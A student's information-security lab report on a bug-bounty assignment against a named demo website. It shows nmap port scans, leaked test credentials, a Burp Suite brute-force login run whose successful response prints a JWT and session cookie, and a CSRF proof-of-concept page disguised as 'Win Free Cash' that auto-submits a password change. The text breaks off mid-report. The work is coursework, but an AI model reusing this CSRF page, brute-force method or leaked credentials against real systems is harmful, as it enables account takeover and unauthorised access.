INFORMATION SECURITY LABORATORY

ASSIGNMENT - BUG BOUNTY

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SRN: PES1201800144

SECTION: C

Website used:


- ***https://demopes.eoxvantage.com***

Tools used:

- Firefox browser
- Burp Suite Community Edition
- OS used: Ubuntu 20.04 LTS

Initial Setup:

1. Downloaded and started Burp Suite Community Edition
2. Downloaded CA certificates from http://localhost:8080 since Burp Suite proxy running on port 8080
3. In Firefox settings, added the CA certificates
4. In Firefox network settings, HTTPS host is set to 127.0.0.1 and port 8080
5. In Target tab of Burp Suite, added https://demopes.eoxvantage.com to scope and turned on intercept in proxy tab



SCANNING:

Ping and NMAP Scans

```
warlock@pes1201800144rajdeep:~$ ping demopes.eoxvantage.com
PING demopes.eoxvantage.com (18.191.212.93) 56(84) bytes of data.
^C
--- demopes.eoxvantage.com ping statistics ---
4 packets transmitted, 0 received, 100% packet loss, time 3062ms

warlock@pes1201800144rajdeep:~$ nmap -sT 18.191.212.93
Starting Nmap 7.91 ( https://nmap.org ) at 2021-05-01 19:17 IST
Nmap scan report for ec2-18-191-212-93.us-east-2.compute.amazonaws.com (18.191.212.93)
Host is up (0.27s latency).
Not shown: 982 closed ports
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
110/tcp  open  pop3
143/tcp  open  imap
443/tcp  open  https
993/tcp  open  imaps
995/tcp  open  pop3s
3306/tcp open  mysql
5060/tcp open  sip
5432/tcp open  postgresql
8009/tcp open  ajp13
8080/tcp open  http-proxy
8081/tcp open  blackice-icecap
8085/tcp open  unknown
8090/tcp open  opsmessaging
9050/tcp open  tor-socks
9080/tcp open  glrpc
9081/tcp open  cisco-aqos

Nmap done: 1 IP address (1 host up) scanned in 74.96 seconds
```

In the above screenshot, the ping command helps us to find the **IP address of the website *(18.191.212.93)***. This IP address is further used to perform a full scan of the server hosting the website.

This scan is done using *nmap* tool. Nmap tool analyses the web server and outputs the open ports of the server. This is very important information for further attacks based on specific ports. Some very important information on the server's location can be found which in this case is Amazon EC2 server located in us-east-2 region.

Nmap command is used in the above screenshot with the flag *-sT* which is used for scanning TCP ports.

Please note that the terminal name in the above screenshot is my SRN followed by my name.

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
ATTACKS:

Finding File Structure and Discovering Hidden Files



All the webpage source code files are visible and accessible. Also, the previous login info is stored(as it can be seen username: testuser4, password:welcome2eox)

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

Brute Force Login Attack




This is the original POST method when the user *testuser4* logs in with password. This POST message is sent to the **Intruder** tab in Burp Suite.




Setting the positions in Intruder attack for *username* and *password*

The attack type is set to ***Cluster Bomb.*** In this type of attack, each payload set is tried in every possible combination. For example, there are 2 positions and 2 payload sets for each position, then the attack will happen in 4 ways/combinations.



Setting a simple payload list for usernames



Setting a simple payload list for passwords

The attack happens using Cluster Bomb algorithm and each combination is tried. If the correct credentials is given in the payload list, then there will be at least one case where the attack will be successful. This case will have **status code 200 and different length**.

Attack Save Columns

Results Target Positions Payloads Options

Filter: Showing all items

Request	Payload1	Payload2	Status	Error	Timeout	Length	Comment
2	test	root	403			421	
3	root	root	403			421	
4	testuser9	root	403			421	
5	user	root	403			421	
6	administrator	root	403			421	
7	admin	pass	403			421	
8	test	pass	403			421	
9	root	pass	403			421	
10	testuser9	pass	403			421	
11	user	pass	403			421	
12	administrator	pass	403			421	
13	admin	password	403			421	
14	test	password	403			421	
15	root	password	403			421	
16	testuser9	password	403			421	
17	user	password	403			421	
18	administrator	password	403			421	
19	admin	pswd	403			421	
20	test	pswd	403			421	
21	root	pswd	403			421	
22	testuser9	pswd	403			421	
23	user	pswd	403			421	
24	administrator	pswd	403			421	
25	admin	test	403			421	
26	test	test	403			421	
27	root	test	403			421	
28	testuser9	test	403			421	
29	user	test	403			421	
30	administrator	test	403			421	
31	admin	welcome2eox	403			421	
32	test	welcome2eox	403			421	
33	root	welcome2eox	403			421	
34	testuser9	welcome2eox	200			992	
35	user	welcome2eox	403			421	

Request Response

Pretty Raw Render \n Actions

```
1  HTTP/1.1 403 Forbidden
2  Date: Fri, 30 Apr 2021 15:36:58 GMT
3  Server: Apache/2.4.29 (Ubuntu)
4  X-Powered-By: Express
5  Surrogate-Control: no-store
6  Cache-Control: no-store, no-cache, must-revalidate, proxy-revalidate
7  Pragma: no-cache
8  Expires: 0
9  Content-Type: application/json; charset=utf-8
10 Content-Length: 46
11 ETag: W/"2e-yFrP4RE94r27aW4qF5QnC7dxgmw"
12 Connection: close
13
14 {"error":"Invalid login or permission denied"}
```

A failed case can be analysed based on the above screenshot:

- **Response message: *Invalid login or permission denied***
- **Status code: *403***
- **Length: *421 (same as most of the cases)***

Attack Save Columns

Results Target Positions Payloads Options

Filter: Showing all items

Request	Payload1	Payload2	Status	Error	Timeout	Length	Comment
8	test	pass	403			421	
9	root	pass	403			421	
10	testuser9	pass	403			421	
11	user	pass	403			421	
12	administrator	pass	403			421	
13	admin	password	403			421	
14	test	password	403			421	
15	root	password	403			421	
16	testuser9	password	403			421	
17	user	password	403			421	
18	administrator	password	403			421	
19	admin	pswd	403			421	
20	test	pswd	403			421	
21	root	pswd	403			421	
22	testuser9	pswd	403			421	
23	user	pswd	403			421	
24	administrator	pswd	403			421	
25	admin	test	403			421	
26	test	test	403			421	
27	root	test	403			421	
28	testuser9	test	403			421	
29	user	test	403			421	
30	administrator	test	403			421	
31	admin	welcome2eox	403			421	
32	test	welcome2eox	403			421	
33	root	welcome2eox	403			421	
34	testuser9	welcome2eox	200			992	
35	user	welcome2eox	403			421	
36	administrator	welcome2eox	403			421	

Request Response

Pretty Raw Render \n Actions

```
1 HTTP/1.1 200 OK
2 Date: Fri, 30 Apr 2021 15:37:23 GMT
3 Server: Apache/2.4.29 (Ubuntu)
4 X-Powered-By: Express
5 Surrogate-Control: no-store
6 Cache-Control: no-store, no-cache, must-revalidate, proxy-revalidate
7 Pragma: no-cache
8 Expires: 0
9 Content-Type: application/json; charset=utf-8
10 Content-Length: 460
11 ETag: W/"1cc-BG0FDfsD9DFQgllYW4IaeU7k6ms"
12 Set-Cookie: osjs.sid=s%3AzJRUX-hBFVngSB57ASwgXgK6kSYFondk.3d6YRMAeImSRlT%2F3vQ88qoIF6iomVHR9fYQPhGyCpm0; Path=/; Expires=Sat, 01 May 2021 03:37:23 GMT; HttpOnly
13 Connection: close
14
15 {"id":"testuser9","username":"testuser9","name":"testuser9","groups":[],"jwt":
"eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzUxMiJ9.eyJpYXQiOjE2MTk3OTcwNDMsImp0aSI6IjdBdGp2QO5mamVCdVozeVlxQndOZnRlOFFZWHp5K1JLc2phZTcrYlpLRlk9IiwibmJmIjoxNjE5Nzk3MDQzLCJleHAiOjE2MT
k4NjkwNDMsImRhdGEiOnsidXNlcm5hbWUiOiJ0ZXN0dXNlcjkiLCJhY2NvdW50SWQiOiIxIn19.dscHhmbIjUV3njIIUnZ0ZBoalpC0lQavIYP-hApNbkuOY2GxoQKGWEbBmtQNogPGuxvc8aOg4V7YiOGAT3AgxA",
"refresh_token":"466283072608ab6edebe736.74978121"}
```

The successful case can be analysed based on the above screenshot:

- **Response message:** ***containing id, tokens, cookies***
- **Status code:** ***200***
- **Length:** ***992 (unique/different from other cases)***

In real life, an attacker can create a general or customized list of usernames and passwords using social engineering attacks and use this brute force attack to login.

HENCE THE WEBSITE HAS BRUTE FORCE LOGIN VULNERABILITY

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

CSRF Attack

Trying to *Change Password* in user account



Analysing the GET request when the *Submit* button is clicked.




The POST request is embedded into a malicious HTML page and hosted on the local machine through Apache server.

Open


new.html
/var/www/html

```html
<!DOCTYPE html>

<html>
<body>
<h1>Win Free Cash</h1>
<script>

function forge() {
var f ;
f = "<input type='hidden' name='confirm_password' value='Welcome2eoo@'>";
f += "<input type='hidden' name='new_password' value='Welcome2eon@'>";
f += "<input type='hidden' name='old_password' value='Welcome2eon@'>";

var p = document.createElement('form');
p.action = 'https://demopes.eoxvantage.com/user/me/changepassword';
p.innerHTML = f;
p.method='post';
document.body.appendChild(p);
p.submit();
}

window.onload = function () { forge(); }
</script>
</body>
</html>
```

Adding link to a malicious page in the first name input field in user account

